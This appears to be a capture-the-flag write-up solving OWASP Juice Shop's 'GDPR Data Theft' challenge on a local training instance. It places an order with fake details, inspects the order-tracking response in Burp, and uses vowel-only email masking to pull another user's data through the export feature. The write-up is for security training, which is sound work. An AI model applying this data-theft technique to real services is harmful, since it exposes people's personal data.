
Impact: Non-compliance with GDPR can result in severe legal and financial consequences. Beyond regulatory sanctions, organizations face significant reputational damage, loss of customer trust, and increased scrutiny from regulators and stakeholders.

Steps to reproduce the vulnerability:


The screenshot shows a Firefox browser window displaying the OWASP Juice Shop application at 127.0.0.1:3000. The page title is "GRC's Password Haystacks: How". The main content area is a grid of challenges under the category "Sensitive Data Exposure".

Challenge Name	Description	Severity
NFT Takeover	Take over the wallet containing our official Soul Bound Token (NFT).	★★
Visual Geo Stalking	Determine the answer to Emma's security question by looking at an upload of her to the Photo Wall and use it to reset her password via the Forgot Password mechanism.	★★★
Login Amy	Log in with Amy's original user credentials. (This could take 93.83 billion trillion centuries to brute force, but luckily she did not read the "One Importants Final Note".)	★★★
Access Log	Gain access to any access log file of the server.	★★★★
Forgotten Developer Backup	Access a developer's forgotten backup file.	★★★★
Forgotten Sales Backup	Access a salesman's forgotten backup file.	★★★★
GDPR Data Theft	Steal someone else's personal data without using injection.	★★★★
Leaked Unsafe Product	Identify an unsafe product that was removed from the shop and inform the shop which ingredients are dangerous.	★★★★
Misplaced Signature File	Access a misplaced SIEM signature file.	★★★★
Reset Uvogin's Password	Reset Uvogin's password via the Forgot Password mechanism with the original answer to his security question.	★★★★
Email Leak	Perform an unwanted information disclosure by accessing data cross-domain.	★★★★★
Retriece Blueprint	Trick the regular Data Export to give you more than actually belongs to you. Click for more hints.	★★★★★
Leaked Access Logs	Dumpster dive the Internet for a leaked password and log in to the original user account it belongs to. (Creating a new account with the same password does not prevent a breach.)	★★★★★

In this challenge we need to steal someone else's personal data without injections. We check hint and see that we need to trick data export for this action.



We login to our account with gg@gmail.com username and 123456 password.
In order to use data export we need to order something with our account.



We add apple pomace to our basket and continue the purchase steps.

Add New Address

Country *
\$\$

Name *
\$\$

Mobile Number *
1234567

ZIP Code *
\$\$

Address *
\$\$
Max. 150 characters
3/150

City *
\$\$

State
\$\$

< Back > Submit

Delivery Address

sss
sss, sss, sss
sss
Phone Number 1234567

Choose a delivery speed

	Price	Expected Delivery
<input checked="" type="radio"/> One Day Delivery	0.99	1 Days
<input type="radio"/> Fast Delivery	0.50	3 Days
<input type="radio"/> Standard Delivery	0.00	5 Days


< Back > Continue

The screenshot shows the "My Payment Options" page of the OWASP Juice Shop application. The page has a dark theme. At the top, there are two tabs: "Add new card" and "Add a credit or debit card". Below these are fields for "Name" (containing "sss"), "Card Number" (containing "1234567890111213"), "Expiry Month" (containing "1"), and "Expiry Year" (containing "2095"). A "Submit" button is located to the right of the expiry year field. Below this section, there are other payment-related options like "Pay using wallet" (balance \$0.00) and "Add a coupon". A "More" button is at the bottom right. The browser's address bar shows "127.0.0.1:3000/#/payment/shop". The OS X dock at the bottom contains icons for Mail, Safari, Finder, and others.



The screenshot shows the "Order Summary" page of the OWASP Juice Shop application. It displays the following information:

Delivery Address	Payment Method	Order Summary
sss sss, sss, sss, sss sss Phone Number 1234567	Card ending in 1213 Card Holder sss	Items: 0.89€ Delivery: 0.99€ Promotion: 0.00€ Total Price: 1.88€

Below this, the "Your Basket" section shows a single item: "Apple Pomace" (1 unit, 0.89€). A "Place your order and pay" button is present, along with a note about bonus points. The browser's address bar shows "127.0.0.1:3000/#/order-summary". The OS X dock at the bottom contains icons for Mail, Safari, Finder, and others.




We give a fake address and fake credit card and submit the order. We can see that we can track the orders, we use it then check the burp for capturing this request.



We see that in response the email section is censored but some parts of it, after putting some time on it we notice that it actually censors the vowel letters.


The screenshot shows a Firefox browser window on a Mac OS X desktop. The address bar displays '127.0.0.1:3000/#order-history'. The main content area is titled 'Order History' and lists a single order with details: Order ID #1208-73c97fb33476beef, Total Price 1.88€, and Bonus 0. Below this is a table for the product 'Apple Pomace', showing Price 0.89€ and Quantity 1. To the right of the table is a user account dropdown menu for 'gg@gmail.com'. The menu items include: Orders & Payment (with a red notification dot), Privacy & Security (with a red notification dot), Request Data Export, Request Data Erasure, Change Password, 2FA Configuration, and Last Login IP. The desktop dock at the bottom contains icons for various applications like Mail, Safari, and Finder. The status bar at the top right shows the date and time as 'Fri Dec 27 19:08'.

We go and request data export from privacy and security.





We notice that even if the mail was censored in request we can see the correct form or the form has ordered something from site when we export.

